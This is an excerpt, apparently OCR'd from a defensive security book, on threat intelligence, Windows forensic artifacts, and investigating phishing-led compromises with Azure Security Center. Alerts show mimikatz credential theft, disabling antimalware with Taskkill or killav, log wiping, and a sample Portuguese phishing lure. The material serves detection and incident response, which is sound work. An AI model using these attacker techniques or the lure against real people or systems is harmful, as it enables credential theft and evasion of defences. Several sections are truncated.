


You can dig into the alert and look for more details about the issue; that's when you will see more details about the threat intelligence that was used to raise this alarm. The image that follows has an example of this alarm; however, for privacy, the IP addresses are hidden:




From this list, you have some very important information—the source of the attack, the destination of the attack, the malware family, and a description, which gives you a lot of details about the attack. If you need to pass this information over to the incident response team to take action, you can also click on the Recommendations tab to see what should be done next. While this is a generic recommendation, you can always use it to improve your own response.

At any moment, you can also access OTX Pulse from `https://otx.alienvault.com/pulse`, and there you have TI information from the latest threats, as shown in the following example:



This dashboard gives you a good amount of threat intel information, and while the preceding example shows entries from AlienVault, the community also contributes. At the time of writing, we had the BadRabbit outbreak, and I tried to use the search capability on this dashboard to look for more information about BadRabbit, and I got a lot of hits.

Here is one example of some important data that can be useful to enhance your defense system:



Microsoft threat intelligence

For organizations that are using Microsoft products, whether on-premises or in the cloud, they threat intelligence as part of the product itself. That's because nowadays many Microsoft products and services take advantage of shared threat intelligence, and with this, they can offer context, relevance, and priority management to help people take action. Microsoft consumes threat intelligence through different channels, such as:


- The Microsoft Threat Intelligence Center, which aggregates data from:
    - Honeypots, malicious IP addresses, botnets, and malware detonation feeds
    - Third-party sources (threat intelligence feeds)
    - Human-based observation and intelligence collection

- Intelligence coming from consumption of ...

Azure Security Center

In the last chapter, we used Security Center to identify suspicious activities based on behavior analytics. While that was a great capability for cloud-based VMs and on-premises servers, you can also leverage threat intelligence to better understand whether your environment was, or still is, compromised. In the Security Center dashboard, there is an option in the left-hand navigation menu called Threat intelligence. When you click on it, you have to select the workspace that contains your data, and after making this selection you will be able to see the TI dashboard.


For the purpose of this example, the TI dashboard that you see is a demo environment that is fully compromised, and that's the reason why there are so many alerts:



In this dashboard, you have a summary of the types of threats. In this case, all of them are botnets. You also have the origin country (where the threat is coming from), and a map that shows the geolocation of the threats. The cool thing about this dashboard is that you can keep digging into the data—in other words, if you click on one of the countries, it will open a search result showing all systems that were compromised for this threat coming from this country. In this case, the image that follows is the result of a search for all compromised systems. Where the attacker is coming from Ukraine, the raw search is:

```
let schemaColumns =
datatable(RemoteIPCountry:string)[];
union isfuzzy= true schemaColumns, W3CIISLog,
DnsEvents, WireData,
WindowsFirewall, CommonSecurityLog          |
where
isnotempty(MaliciousIP) and
(isnotempty(MaliciousIPCountry) or
isnotempty(RemoteIPCountry))| extend Country =
iff(isnotempty(MaliciousIPCountry),
MaliciousIPCountry,
iff(isnotempty(RemoteIPCountry),
RemoteIPCountry, ''))
| where Country == "Ukraine"
```

The result is as follows:



The initial data that you receive has some interesting information, including the local IP address of the system that was compromised, the protocol that was used, the direction, and the malicious IP. However, the best part appears when you click show more.

There, you will see which file was compromised and which application was used:

```
...IndicatorThreatType:Botnet
...Confidence:75
...FirstReportedDateTime:2017-10-27T11:40:44.0000000Z

...LastReportedDateTime:2017-10-27T16:27:01.2410977Z

...IsActive:true
...RemoteIPLongitude:27.82
...RemoteIPLatitude:48.44
...SessionStartTime:10/27/2017 12:29:30.000 PM
...SessionEndTime:10/27/2017 12:29:45.000 PM
...LocalSubnet:10.0.0.0/24
...LocalPortNumber:3389
...RemotePortNumber:0
...SentBytes:1591
...TotalBytes:2755
...ApplicationProtocol:RDP
...ProcessID:3052
...ProcessName:C:WindowsSystem32svchost.exe
```

In this case, the `svchost.exe` process seems to be the process that was compromised by the attacker. What you need to do at this point is go to the target system and start an investigation.

Leveraging threat intelligence to investigate suspicious activity

At this point, there is no more doubt that the use of threat intelligence to help your detection system is imperative. Now, how do you take advantage of this information when responding to a security incident? While the Blue Team works primarily on the defense system, they do collaborate with the incident response team by providing the right data that can lead them to find the root cause of the issue. If we use the previous example from Security Center, we could just hand it that search result and it would be good enough. But knowing the system that was compromised is not the only goal of an incident response.

At the end of the investigation, you must answer at least the following ...

References

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6. *Open Source Threat Intelligence* https://www.sans.org/summit-archives/file/summit-archive-1493741141.pdf

Summary

In this chapter, you learned about the importance of threat intelligence and how it can be used to gain more information about current threat actors and their techniques, and, in some circumstances, predict their next step. You learned how to leverage threat intelligence from the open source community, based on some free tools, as well as commercial tools. Next, you learned how Microsoft integrates threat intelligence as part of its products and services, and how to use Security Center not only to consume threat intelligence, but also to visualize potentially compromised features of your environment based on the threat intel acquired, compared to your own data. Lastly, you learned about the investigation feature in Security Center ...

Investigating an Incident

In the previous chapter, you learned about the importance of using threat intelligence to help the Blue Team enhance the organization's defense and also to know their adversaries better. In this chapter, you will learn how to put all these tools together to perform an investigation. Beyond the tools, you will also learn how to approach an incident, ask the right questions, and narrow down the scope. To illustrate that, there will be two scenarios, where one is in an on-premises organization and the other one is in a hybrid environment. Each scenario will have its unique characteristics and challenges.

In this chapter, we are going over the following topics:

- Scoping the issue
- On-premises compromised system
- Cloud-based compromised system
- Conclusion and lessons learned

Scoping the issue


Let's face it, not every incident is a security-related incident and, for this reason, it is vital to scope the issue prior to start an investigation. Sometimes, the symptoms may lead you to initially think that you are dealing with a security-related problem, but as you ask more questions and collect more data, you may realize that the problem was not really related to security.

For this reason, the initial triage of the case has an important role on how the investigation will succeed. If you have no real evidence that you are dealing with a security issue other than the end user opening an incident saying that his computer is running slow and he *thinks* it is compromised, than you should start with basic performance troubleshooting, ...

Key artifacts


Nowadays, there is so much data available that data collection should focus on obtaining just the vital and relevant artifacts from the target system. More data doesn't necessarily mean better investigation, mainly because you still need to perform data correlation in some cases and too much data can deviate you from the root cause of the problem.

When dealing with an investigation for a global organization that has devices spread out across different regions of the planet, it is important to make sure you know the time zone of the system that you are investigating. In a Windows system, this information is located in the registry key at `HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\TimeZoneInformation`. You could use the PowerShell command `Get-ItemProperty` to retrieve this information from the system, as follows:




Notice the value `TimeZoneKeyName`, which is set to `Central Standard Time`. This data will be relevant when you start

analyzing the logs and performing data correlation. Another important registry key to obtain network information is `HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT \CurrentVersion\NetworkList\Signatures\Unmanaged and Managed`. These keys will show the networks that this computer has been connected to. Here is a result of the `unmanaged` key:



Name	Type	Data
(Default)	REG_SZ	(value not set)
DefaultGatewayMac	REG_BINARY	00 50 e8 02 91 05
Description	REG_SZ	@Hyatt_WiFi
DnsSuffix	REG_SZ	<none>
FirstNetwork	REG_SZ	@Hyatt_WiFi
ProfileGuid	REG_SZ	{B2E890D7-A070-4EDD-95B5-F2CF197DAB5E}
Source	REG_DWORD	0x00000008 (8)


These two artifacts are important for determining the location (time zone) of the machine and the networks that this machine visited. This is even more important for devices that are used by employees to work outside the office, such as laptops and tablets. Depending on the issue that you are investigating, it is also important to verify the USB usage on this machine. To do that, export the registry keys `HKLM\SYSTEM\CurrentControlSet\Enum \USBSTOR` and `HKLM\SYSTEM\CurrentControlSet\Enum\USB`. An example of what this key looks like is shown in the following image:



Name	Type	Data
(Default)	REG_SZ	(value not set)
Address	REG_DWORD	0x00000004 (4)
Capabilities	REG_DWORD	0x00000010 (16)
ClassGUID	REG_SZ	{4d36e967-e325-11ce-bfc1-08002be10318}
CompatibleIDs	REG_MULTI_SZ	USBSTOR\Disk USBSTOR\RAW GenDisk
ConfigFlags	REG_DWORD	0x00000000 (0)
ContainerID	REG_SZ	{422ae5be-5d49-599c-9bf0-d80d636363d7}
DeviceDesc	REG_SZ	@disk.inf,%disk_devdesc%;Disk drive
Driver	REG_SZ	{4d36e967-e325-11ce-bfc1-08002be10318}\0011
FriendlyName	REG_SZ	USB DISK 2.0 USB Device
HardwareID	REG_MULTI_SZ	USBSTOR\Disk_____USB_DISK_2.0____DL07 USBST...
Mfg	REG_SZ	@disk.inf,%genmanufacturer%;(Standard disk drives)
Service	REG_SZ	disk


To determine if there is any malicious software configured to start when Windows starts, review the registry key, `HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows`

`\CurrentVersion\Run`. Usually, when the malicious program appears in there, it will also create a service; therefore, it is also important to review the registry key, `HKEY_LOCAL_MACHINE \SYSTEM\CurrentControlSet\Services`. Look for random name services and entries that are not part of the computer's profile pattern. Another way to obtain these services is to run the `msinfo32` utility:



In addition to that, make sure to also capture all security events and, when analyzing them focus on the following ones:

It is important to mention that some of these events will only appear if the security policy in the local computer is correctly configured. For example, the event 4663 will not appear in the system below because auditing is not enabled for `Object Access`:



In addition to that, also make sure to collect network traces using

Wireshark when dealing with live investigation and, if necessary, use `procdump` tool from Sysinternals, to create a dump of the compromised process.

Investigating a compromised system on-premises

For the first scenario, we will use a machine that got compromised after the end user opened a phishing email that looks like following:

Detalhes sobre seu Processo N #688271

TB TJT BRASIL [redacted]

Reply

ATA DE AUDIÊNCIA

BAIXAR (VISUALIZAR / IMPRIMIR)

Remetemos, detalhes sobre seu processo juridico.

ANEXO: Andamento do Processo N° 000003-03560236-23454325-235235 DO STS -5

PROTOCOLO N° (0000034467343747-6)

TIBUNAL DE JUSTIÇA - TJT - 3734


This end user was located in the Brazilian branch office, hence the email in Portuguese. The content of this email is a bit concerning, since it talks about an ongoing law process, and the user was curious to see if he really had anything to do with it. After poking around within the email, he noticed that nothing apparently happened. He ignored and continued working. A couple of days later, he receiving an automated report from IT saying that he accessed a suspicious ...

Investigating a compromised system in a hybrid cloud


For this hybrid scenario, the compromised system will be located on-premises and the company has a cloud-based monitoring system, which for the purpose of this example will be Azure Security Center. To show how a hybrid cloud scenario can be similar to an on-premises online scenario, we will use the same case that was used before. Again, a user received a phishing email, clicked on the hyperlink, and got compromised. The difference now is that there is an active sensor monitoring the system, which will trigger an alert to SecOps, and the user will be contacted. The users don't need to wait days to realize they were compromised; the response is faster and more accurate.

The SecOps engineer has access to the Security Center dashboard and, when an alert is created, it shows the NEW flag besides the alert name. The SecOps engineer also noticed that a new security

incident was created, as shown in the following screenshot:




As mentioned in `Chapter 11`, *Active Sensors*, a security incident in Azure Security Center represents two or more alerts that are correlated. In other words, they are part of the same attack campaign against a target system. By clicking on this security incident, the SecOps engineer noticed the following alerts:




There are four alerts included in this incident and, as you can see,


they are organized by time and not by priority. In the bottom part of this pane, there are two notable events included, which are extra information that can be useful during the investigation. The first event only reports that the antimalware installed in the local machine was able to block an attempt to drop a piece of malware in the local system. That's good, but, unfortunately, the attacker was highly motivated to continue his attack and managed to disable antimalware on the local system. It is important to keep in mind that, in order to do that, the attacker had to escalate privilege, and run a command such as `Taskkill` or `killav` to kill the antimalware process. Moving on, we have a medium priority alert showing that a suspicious process name was detected, as show in the following screenshot:


Suspicious process name detected
MVAVMONPREM
Investigate
Run playbooks
DESCRIPTION
Analysis of host data on MVAVMONPREM detected a process whose name is suspicious, for example corresponding to a known attacker tool or named in a way that is suggestive of attacker tools that try to hide in plain sight. This process could be legitimate activity, or an indication that one of your machines has been compromised.
DETECTION TIME
Wednesday, November 15, 2017 12:21:12 PM
SEVERITY
Medium
STATE
Active
ATTACKED RESOURCE
MVAVMONPREM
SUBSCRIPTION
Visual Studio Enterprise
DETECTED BY
Microsoft
ACTION TAKEN
Detected
ENVIRONMENT
Non-Azure
RESOURCE TYPE
Non-Azure Resource
ACCOUNT SESSION ID
0x3d3214
PARENT PROCESS
cmd.exe
SUSPICIOUS PROCESS
c:\temp\tools\mimi\x64\mimikatz.exe
REMEDIATION STEPS
Review with MVAVMONPREM\EMSAdmin the suspicious process in this alert to see if you recognise this as a legitimate binary that you expect to be running on MVAVMONPREM. If not, Escalate the alert to the information security team.

In this case the process is `mimikatz.exe`, which was also used in our previous case. You may ask: why is this medium priority and not high? It is because, at this point, this process was not launched yet. That's why the alert says: Suspicious process name detected. Another important fact about this event is that type of attacked resource, which is Non-Azure Resource, and this is how you identify that this is on-premises or a VM in another cloud provider (such as Amazon AWS). Moving on to the next alert, we have a Suspicious Process Execution Activity Detected:



Suspicious Process Execution Activity Detected
MVAVMONPREM
Investigate
Run playbooks
DESCRIPTION
Analysis of host data has detected a sequence of one or more processes running on MVAVMONPREM that have historically been associated with malicious activity. While individual commands may appear benign the alert is scored based on an aggregation of these commands. This could either be legitimate activity, or an indication that one of your machines has been compromised.
DETECTION TIME
Wednesday, November 15, 2017 12:21:12 PM
SEVERITY
Medium
STATE
Active
ATTACKED RESOURCE
MVAVMONPREM
SUBSCRIPTION
Visual Studio Enterprise
DETECTED BY
Microsoft
ACTION TAKEN
Detected
ENVIRONMENT
Non-Azure
RESOURCE TYPE
Non-Azure Resource
REMEDIATION STEPS
Review with the owner of account 'MVAVMONPREM\EMSAdmin' each of the individual command lines in this alert to see if you recognise them as legitimate administrative activity. If not, Escalate the alert to the information security team.

The description of this alert is pretty clear about what is happening at this point and this is one of the biggest advantages of having a monitoring system watching process behavior. It will observe these patterns and correlate this data with its own threat intelligence feed to understand if these activities are suspicious or not. The remediation steps provided can also help to take the next steps. Let's continue looking to the other alerts. The next one is the high priority alert, which is the execution of a suspicious process:



This alert shows that `mimikatz.exe` was executed and that the parent process was `cmd.exe`. Since `mimikatz` requires a privileged account to successfully run, the assumption is that this command prompt is running in the context of a high privilege account, which in this case is EMSAdmin. The notable events that you have in the bottle should also be reviewed. We will skip the first one, since we know is about cleaning the evidence (wipe out

the logs), but the next one is not so clear, so let's review it:


Potentially suspect behaviour reported as extra context for other...
MVAVMONPREM
Investigate
Run playbooks
DESCRIPTION
Analysis of host data on MVAVMONPREM suggests that the following extra context may be relevant to the investigation of other alerts present on this host. The information below should be reviewed in conjunction with these other alerts to determine whether the overall pattern of activity is legitimate or not.
DETECTION TIME
Wednesday, November 15, 2017 12:19:42 PM
SEVERITY
Notable event
STATE
Active
ATTACKED RESOURCE
MVAVMONPREM
SUBSCRIPTION
Visual Studio Enterprise
DETECTED BY
Microsoft
ACTION TAKEN
Detected
ENVIRONMENT
Non-Azure
RESOURCE TYPE
Non-Azure Resource
ACCOUNT SESSION ID
0x3e7
SUSPICIOUS PROCESS
c:\windows\system32\rundll32.exe
SUSPICIOUS BEHAVIOUR
Launches rundll32.exe
REMEDIATION STEPS
Review the command line in this alert with MVAVMONPREM$ in conjunction with other alerts on this host to confirm that the overall activity is legitimate and expected on MVAVMONPREM. If not, escalate the alert to the information security team.

This is another indication that the attacker compromised other files, such as the `rundll32.exe`. At this point, you have enough information to continue your investigation process. As described in `Chapter 12`, *Threat Intelligence*, the Azure Security Center has a feature that enables you to go deeply into the details of a security issue, which is the investigation feature. In this case, we will select the second alert of this list and click on the Investigation button. The investigation path for this particular case is shown in the following screenshot:

Each entity in this diagram provides details about its own object and, if there are other entities related to the one selected, you can pivot it by clicking on the object itself, as shown in the following screenshot:

The investigation map helps you to visualize the steps that were taken during this attack and better understand the correlation between all entities that were involved.

Search and you shall find it

In a real-world scenario, the amount of data that gets collected by sensors and monitoring systems can be overwhelming. Manual investigation of these logs can take days, and that's why you need a security monitoring system that can aggregate all these logs, digest them, and rationalize the result for you. Having said that, you also need searching capabilities to be able to keep digging up more important information as you continue your investigation.

Security Center search capabilities are powered by Azure Log Analytics, which has its own query language. By using Log Analytics, you can search across different workspaces and customize the details about your search. Let's say that you needed to know if there were ...

Lessons learned

Every time an incident comes to its closure, you should not only document each step that was done during the investigation but also make sure that you identify key aspects of the investigation that need to be either reviewed to improve or fix since it didn't work so well. The lessons learned are crucial for the continuous improvement of the process and to avoid making the same mistakes again.

In both cases, a credential theft tool was used to gain access to a user's credential and escalate privileges. Attacks against a user's credential are a growing threat and the solution is not based on a silver bullet product, instead, it is an aggregation of tasks, such as:

- Reducing the number of administrative level accounts and eliminating administrative accounts in local computers. Regular users shouldn't be administrators on their own workstation.
- Using multifactor authentication as much as you can.
- Adjusting your security policies to restrict login rights.

- Having a plan to periodically reset the **Kerberos TGT** (**KRBTGT**) account. This account is used to perform a golden ticket attack.

These are only some basic improvements for this environment; the Blue Team should create an extensive report to document the lessons learned and how this will be used to improve the defense controls.

References

1. *Banking Trojan Attempts To Steal Brazillion$*: `http://blog.talosintelligence.com/2017/09/brazilbanking.html`
2. *Security Playbook in Azure Security Center (Preview)*: `https://docs.microsoft.com/en-us/azure/security-center/security-center-playbooks`
3. *Handling Security Incidents in Azure Security Center*: `https://docs.microsoft.com/en-us/azure/security-center/security-center-incident`
4. *Threat intelligence in Azure Security Center*: `https://docs.microsoft.com/en-us/azure/security-center/security-center-threat-intel`

Summary

In this chapter, you learned how important it is to correctly scope an issue before investigating it from the security perspective. You learned the key artifacts in a Windows system and how to improve your data analysis by reviewing only the relevant logs for the case. Next, you followed an on-premises investigation case, the relevant data that was analyzed, and how to interpret that data. You also follow a hybrid cloud investigation case, but this time using Azure Security Center as the main monitoring tool.

In the next chapter, you will learn how to perform a recovery process in a system that was previously compromised. You will also learn about backup and disaster recovery plans.

Recovery Process

The previous chapter looked at how an attack can be investigated to understand the cause and prevent a similar attack in the future. However, an organization cannot fully depend on protecting itself from attacks and all the risks that it faces. The organization is exposed to a wide range of disasters such that it is impossible to have protective measures against them. The causes of a disaster to the IT infrastructure can either be natural or man-made. Natural disasters are ones that result from environmental hazards or acts of nature. These include blizzards, wildfires, hurricanes, volcanic eruptions, earthquakes, floods, lightning strikes, and even asteroids falling from the sky and impacting the ground. Man-made disasters ...

Disaster recovery plan

